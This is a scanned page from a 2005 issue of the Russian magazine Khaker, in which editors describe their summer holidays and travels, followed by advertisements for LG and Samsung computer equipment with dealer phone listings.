nikitozz Лето было замечательное. В июне я, как и положено, разбирался с институтскими делами, попутно рассекая по городу на роллах и играя в бадминтон, а в конце июля мы вдвоем с девушкой отправились в романтическое путешествие на машине в Крым, не дождавшись падонков в лице Бублоса, Олега и Вани. В целом поездка удалась на 5+, потому что такого количества впечатлений, адреналина и мегапозитива у меня еще не было. Мы совершенно замечательно кушали персики, жили вдвоем под тентиком в районе Алушты, затем смотрели на полосатых рыбок под водой и кормили вишней крабов под Новым Светом, а в конце путешествия мы заехали пожать Горлуму руку под Феодосию, поискали в песках местных пляжей ключи от машины, а затем на три денька заехали в славный город Харьков. Там мы пообщались с большим количеством классных людей, изучили город как свои пять пальцев, катались на смешном метро, рассекали по улице Сумской на роликах и замечательно проводили время. Лето удалось :).

boobrik Этим летом впервые за последние четыре года я смог нормально отдохнуть. Сначала заехал к друзьям в славный город-герой экс-Ленинград, потом с Куттером и еще одним одногруппником смотались на машине в Нижний Новгород, где наутро у меня чуть не отобрали права за небольшое количество промилле в крови. А после я со своими друзьями, Куттером и НСД, поехали на машине в Крым. Я первый раз в жизни увидел море, потусовал на Казантипе, увидел большое количество красивых девушек одновременно в одном месте. На Казантипе, кстати, меня совершенно случайно узнал в лицо один наш читатель из Кривого Рога. Хороший оказался парень, много времени протусовались вместе. В итоге, все заболевшие-простывшие, но жутко довольные, мы вернулись домой. Сейчас я пишу этот текст, а у меня температура 39, но все равно я рад прошедшему лету и ничуть не сожалею о том, как его провел.

forb Лето у меня, как и у большинства студентов, началось с сессии. А точнее, с подготовки к экзаменам. Готовился я долго и усердно, поэтому сдал все на «отлично» (ну не умею я списывать, а желание учиться пока есть :)). После сдачи основных предметов, мне предложили принять участие в конкурсе на стипендию Б.Н. Ельцина. Я согласился, но для этого пришлось пересдавать еще 8 предметов на повышенную оценку (всякие базовые дисциплины 1—2 курса). Я успешно с этим справился и, таким образом, логически завершил половину лета. Затем мне предстояло выдержать еще один жизненный этап — сборы на военной кафедре. Целый месяц я маршировал по плацу, ел армейскую перловку, дышал экологически чистым полевым воздухом и даже сдавал госэкзамены. По приезду у меня оставалось всего 3 недели для отдыха. Настоящего, полноценного отдыха. Но стоило мне расслабиться, как меня начал пинать Никитоз за несданные материалы. И только рассчитавшись с ним, я наконец-то получил право на отдых. Правда, погода немного подвела и последние три недели лета мне пришлось провести дома в компании хороших друзей и вкусного пива :).

dr.klouniz Это было насыщенное лето. Для начала, я заработал немного геморроя на учебе, поскольку сдавал госэкзамены и получал диплом, подведя, таким образом, итог шести годам обучения на медфаке РУДН :). А дальше — отдых. На этот раз мы с подругой решили двинуть дикарями в Адлер (Сочинский район), купили туда билеты на поезд и — ту-ту Михаил Светлофф. Поезд проезжал через Таганрог, в котором и состоялась X-встреча номер один с Алексом Целых редактором Импланта. Стояли мы там всего 10 минут, поэтому мы успели только перекинуться парой слов, а я успел получить из его рук некоторое количество продуктового стаффа для дальнейшей поездки :). Следующая X-встреча ждала меня в Адлере. Дело в том, что Михаил Фленов aka Horrific в этот момент отдыхал с семьей в Геленжике, это относительно недалеко, и поскольку мы с ним не виделись уже несколько лет, было решено, что он приедет встретиться (на машине). Это был настоящий героизм, за что ему большой респект :), поскольку дорога оказалась а) не такой уж короткой б) серпантином и в) Михаилу с семьей и детьми пришлось пилить по ней пять часов, а приехали они только к полуночи. Ночью мы выпили винца, утром искупались, и они двинулись в обратную дорогу. В общем, отдых удался, приехал домой я в 5 утра и сразу ринулся в X-работу, поскольку, как оказалось, весьма по ней соскучился :).





FLATRON F700P

Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600x1200
USB-интерфейс

Dina Victoria
(095) 688-61-17, 688-27-65
WWW.DVCOMP.RU

Москва: АБ-групп (095) 745-5175; Акситек (095) 784-7224; Банкос (095) 128-9022; ДЕЛ (095) 250-5536; Дилайн (095) 969-2222; Инкотрейд (095) 176-2873; ИНЭЛ (095) 742-6436; Карин (095) 956-1158; Компьютерный салон SMS (095) 956-1225; Компания КИТ (095) 777-6655; Никс (095) 974-3333; ОЛДИ (095) 105-0700; Регард (095) 912-4224; Сетевая Лаборатория (095) 784-6490; СКИД (095) 232-3324; Тринити Электроникс (095) 737-8046; Формоза (095) 234-2164; Ф-Центр (095) 472-6104; ЭЛСТ (095) 728-4060; Flake (095) 236-992; Force Computers (095) 775-6655; ISM (095) 718-4020; Meijin (095) 727-1222; NT Computer (095) 970-1930; R-Style Trading (095) 514-1414; USN Computers (095) 755-8202; ULTRA Computers (095) 729-5255; ЭЛЕКТОН (095) 956-3819; ПортКом (095)777-0210; **Архангельск:** Северная Корона (8182) 653-525; **Волгоград:** Техком (8612) 699-850; **Воронеж:** Рет (0732) 779-339; РИАН (0732) 512-412; Сани (0732) 54-00-00; **Иркутск:** Билайн (3952) 240-024; Комтек (3952) 258-338; **Краснодар:** Игрек (8612) 699-850; **Лабытнанги:** КЦ ЯМАЛ (34992) 51777; **Липецк:** Регард-тур (0742) 485-285; **Новосибирск:** Квеста (38322) 332-407; **Нижний Новгород:** Бюро-К (8312) 422-367; **Пермь:** Гаском (8612) 699-850; **Ростов-на-Дону:** Зенит-Компьютер (8632) 950-300; **Тюмень:** ИНЭКС-Техника (3452) 390-036.


Монитор SM-193P
Цветной принтер CLP-510
Ноутбук X20
ИТ–решения Samsung для бизнеса
Не секрет, что многие преуспевающие компании выбрали технику Samsung для построения внутренней информационной структуры. Продукты Samsung помогают добиваться успеха в бизнесе как глобальным корпорациям, так и небольшим фирмам. Революционные технологии, используемые в наших ноутбуках, печатных устройствах и мониторах, позволяют Samsung по праву называться ведущей ИТ–компанией.
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8–800–200–0–400. www.samsung.ru. Товар сертифицирован.
SAMSUNG

ХАКЕР 09(**81**)05

The Legend